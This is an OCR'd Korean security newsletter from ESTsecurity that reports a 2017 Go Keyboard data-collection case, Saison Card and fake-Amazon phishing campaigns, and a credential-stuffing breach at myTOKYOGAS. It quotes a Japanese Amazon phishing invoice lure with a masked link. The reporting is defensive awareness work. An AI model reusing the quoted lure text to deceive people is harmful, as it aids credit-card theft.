
[출처] http://www.cac.gov.cn/2017-09/07/c_1121624277.htm

고키보드(Go Keyboard), 사용자 개인정보 탈취

这款安卓输入法app 被指秘密收集用户数据

최근 보안연구원이 고키보드(Go Keyboard) 위젯이 사용자를 모니터링 하고 있다고 밝혔다.

고키보드는 중국 개발업체인 GOMO Dev Team 이 개발한 안드로이드 키보드 앱으로, 현재 구글플레이에서 키보드 앱 1 위를 차지하고 있다.



GOMO Dev Team 은 고키보드 뿐만 아니라 고런처, 고락커 등 다양한 고 시리즈의 앱들을 통해 사용자들에게 서비스를 제공하고 있다.

하지만 이런 고키보드가 사용자 정보를 유출하여 원격에 있는 서버로 전송하며, 사용 금지된 기술을 이용하여 실행 가능한 위험성이 높은 코드를 내려 받는 문제점도 확인되었다.

이번 개인정보 탈취 사실은 보안연구원들은 해당 위젯이 불필요한 트래픽을 발생시키는지 여부를 확인하다가 발견되었다. 보안연구원들은 이렇게 사용자 정보을 탈취하는 행위에 대해 매우 우려하고 있으며, Google 측에 이 사실을 알리고 대응조치를 기다리고 있다.

[출처] http://www.donews.com/technology/detail/7740625

3. 일본

세존카드 이용자 속이는 피싱공격 – '부정접속 확인' 으로 불안 부추기다

セゾンカード利用者だますフィッシング攻撃- 「不正アクセスを確認」と不安煽る

세존카드가 이용자를 대상으로 제공하고 있는 온라인서비스 '세존 Net 앤서'의 가짜 사이트를 설치하고 신용카드정보 등을 속여서 빼앗는 피싱공격이 발생하고 있다.

유도처 피싱사이트 (화면 : 피싱대책협의회)

피싱대책협의회에 따르면, 문제의 피싱공격의 경우에는 등록확인을 가장하여 '【중요: 반드시 읽어주십시오】세존 Net 앤서 등록확인' 등의 제목의 메일을 송신한다고 한다.

메일의 본문에서는 제삼자에 의한 접속을 확인했다는 등으로 설명한다. 잠정적으로 등록 ID 를 변경했다 등으로 속여서 재변경 요청으로 보이게 만들어 유도처 가짜 사이트에서 신용카드정보 등을 입력시키고 속여서 빼앗으려고 하고 있었다.

9 월 11 일 시점에서 피싱사이트의 가동이 확인되고 있어 이 협의회에서는 사이트의 폐쇄를 위해 JPCERT 코디네이션센터에 조사를 의뢰했다. 유사한 피싱공격이 발생할 우려가 있다고 해서 주의를 요하고 있다.

[출처] http://www.security-next.com/085659

가공청구서로 속이는 가짜 Amazon – 취소절차를 가장하면서 신용카드 정보요구

架空請求書でだます偽Amazon - キャンセル手続き装いつつクレカ情報要求

Amazon 을 가장한 가공의 청구서를 보내서 취소절차 등을 사칭하여 개인정보를 사취하는 피싱공격이 확인되고 있다.

請求書

確認番号：107962
確認日：2017年9月22日
お支払い方法：クレジットカード/デビットカード

配達住所
Mr .Oya Orhan.
Dudullu 10
Istanbul Omraniye 34100
Turkey

注文をキャンセルする方法:
1. amazonアカウントにログインします。
2.アカウント（住所、請求書など）を確認します。
3.解決センターに行き、トランザクションに異議を申し立てる

http://●●●●.co/amzauthlog

この注文があなたのやりかたでない場合は、この注文をキャンセルしてください と表示されます。アカウントを
確認するまで一時的にあなたのアカウントが表示されます
（最速の払い戻しは2 X 24時間ですが、場合によっては遅くなる場合もあります）

特に明記しない限り、すべての価格はUSDです

商品名	数量	価格
NOVLPD00 - Launchpad Mini	1	US$114.99
配送 - 標準配送(トルコ)		US$0.00

総純額	US$114.99
総税額	US$0.00
トータルグロス	US$114.99

청구서를 가장한 피싱메일 (화면 : 피싱대책협의회)

피싱대책협의회가 Amazon 을 사칭한 피싱메일이 나돌고 있다고 해서 주의를 권고했다.

문제의 메일은 '주의통지: Launchpad Pro 2017 년 9 월 21 일'이라는 제목으로 송신되고 있고, 메일의 본문은 청구서의 양식으로 되어 있었다. 배송원으로는 터키의 주소가 지정되어 있고, Amazon.co.jp 를 가장하며 달러를 베이스로한 청구를 기재한다. 주문에 대해 짐작 가는 부분이 없을 경우는 취소절차가 필요하다는 등으로 설명하며 본문에 기재된 링크를 통해 피싱사이트로 유도한다.

유도원 피싱사이트는 'Amazon.co.jp'를 위장하지만 영문 베이스로 기재되어 있었다.'

사인 인의 가짜 화면에서 계정정보를 사취한 뒤에 바뀐 화면에서 성명과 주소, 전화번호, 보안코드를 포함한 신용카드정보 등을 입력하도록 요구하고 있었다.


이 협의회에서는 9 월 22 일의 시점에서 피싱사이트의 가동을 확인하고 있으며 JPCERT 코디네이션센터에 조사를 의뢰했다. 향후 유사한 공격이 발생할 가능성도 있다고 해서 주의하도록 호소하고 있다.

[출처] http://www.security-next.com/086046

도쿄가스에 다시 리스트형 공격, 개인정보 유출과 포인트 부정사용의 혐의

東京ガスに再びリスト型攻撃、個人情報流出とポイント不正使用の疑い

도쿄가스는 2017 년 9 월 22 일, 가스/전기요금정보 Web 조회서비스 'myTOKYOGAS'가 부정 접속되어 106 건의 개인정보가 유출되었을 가능성이 있다고 발표했다.



２０１７年９月２２日

ガス・電気料金情報ＷＥＢ照会サービス「myTOKYOGAS」への不正アクセス
によるお客さま情報の流出ならびにポイントの不正使用について

東京ガス株式会社

東京ガス株式会社は、ご希望のお客さまにガス・電気料金情報 WEB 照会サービス「myTOKYOGAS」※1を提供しておりますが、このたび当該ウェブサイトへの不正アクセスにより１０６件のお客さま情報が流出し、その内の２４件については不正にポイントを使用された疑いのあることが判明いたしました。

弊社といたしまして、お客さまに大変なご迷惑ならびにご心配をおかけすることになりましたことを心からお詫び申し上げます。

※1：「myTOKYOGAS」・・・主に一般のご家庭を対象としたガス・電気料金情報 WEB 照会サービス。東京ガスをご利用でインターネット上で登録することでサービスを受けることができ、お客さまの氏名、住所、お客さま番号、過去２４か月のガス・電気使用量、ガス・電気料金のお支払い状況、保有ポイントなどが参照できます。

가스/전기요금정보 Web 조회서비스 'myTOKYOGAS'에 대한 부정접속에 의한 고객님 정보의 유출 및 포인트의 부정사용에 대해서

도쿄가스주식회사

도쿄가스주식회사는 희망하시는 고객님에게 가스/전기요금정보 WEB 조회서비스 'myTOKYOGAS'를 제공하고 있습니다만, 해당 웹사이트에 대한 부정접속으로 106 건의 고객정보가 유출되어 그 중 24 건에 대해서는 부정으로 포인트를 사용 당했을 우려가 있다는 사실이 판명되었습니다. 저희 회사에서는 고객님께 큰 불편과 심려를 끼쳐드린 점, 진심으로 사죄 드립니다.

*'myTOKYOGAS'――주로 일반 가정을 대상으로 한 가스/전기요금정보 WEB 조회서비스. 도쿄가스를 이용하면서 인터넷 상에서 등록함으로써 서비스를 받을 수 있고 고객님의 성명, 주소, 고객번호, 과거 24 개월의 가스/전기사용량, 가스/전기요금의 지불상황, 보유포인트 등을 참조할 수 있습니다.

'myTOKYOGAS'에 대한 부정접속을 공표한 언론 보도 (출처: 도쿄가스)

유출되었을 가능성이 있는 것은 성명, 가스/전기 청구예정금액, 보유 포인트 수의 정보이다. 106 건 중 24 건은 총 3 만 8000 엔 상당의 포인트가 부정으로 사용된 흔적이 있다고 한다.

도쿄가스의 조사에 다르면, 공격의 수법은 타 장소에 대한 부정접속 등으로 입수한 ID 와 패스워드를 사용하여 부정 로그인을 시도하는 '리스트형 공격'으로 보이며 9 월 11 일 이후에 발생했다. 도쿄가스는 2017 년 9 월 1 일에도

리스트형 공격을 받아 17 건의 개인정보가 유출되었다고 발표했다.

공격이 계속됨에 따라 도쿄가스는 모든 회원 포인트사용을 정지하고, 모든 회원에 대해 패스워드를 변경할 것과 타사 사이트에서 사용하고 있는 패스워드를 돌려 사용하지 않도록 할 것을 호소하는 메일을 송부했다.

[중요] 패스워드변경 부탁

중요한 공지를 위해 이미 도쿄가스와 계약하신 분들 또 메일송신을 희망하지 않으신 분께도 보내드립니다.
어제 도쿄가스의 웹회원서비스 'myTOKYOGAS' 의 서버에 부정접속의 의혹이 확인되었습니다. 그래서 'myTOKYOGAS'를 이용하시는 고객님께는 로그인 패스워드 및 비밀질문을 반드시 변경해주시기를 부탁 드리겠습니다.
그리고 영향조사의 결과, 저희 회사에서 ID 및 패스워드가 유출된 사실은 없습니다.

도쿄가스에서 'myTOKYOGAS'의 회원에게 보낸 '패스워드 변경 부탁' 메일

[출처] http://itpro.nikkeibp.co.jp/atcl/news/17/092202318/?ST=security&itp_list_theme

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com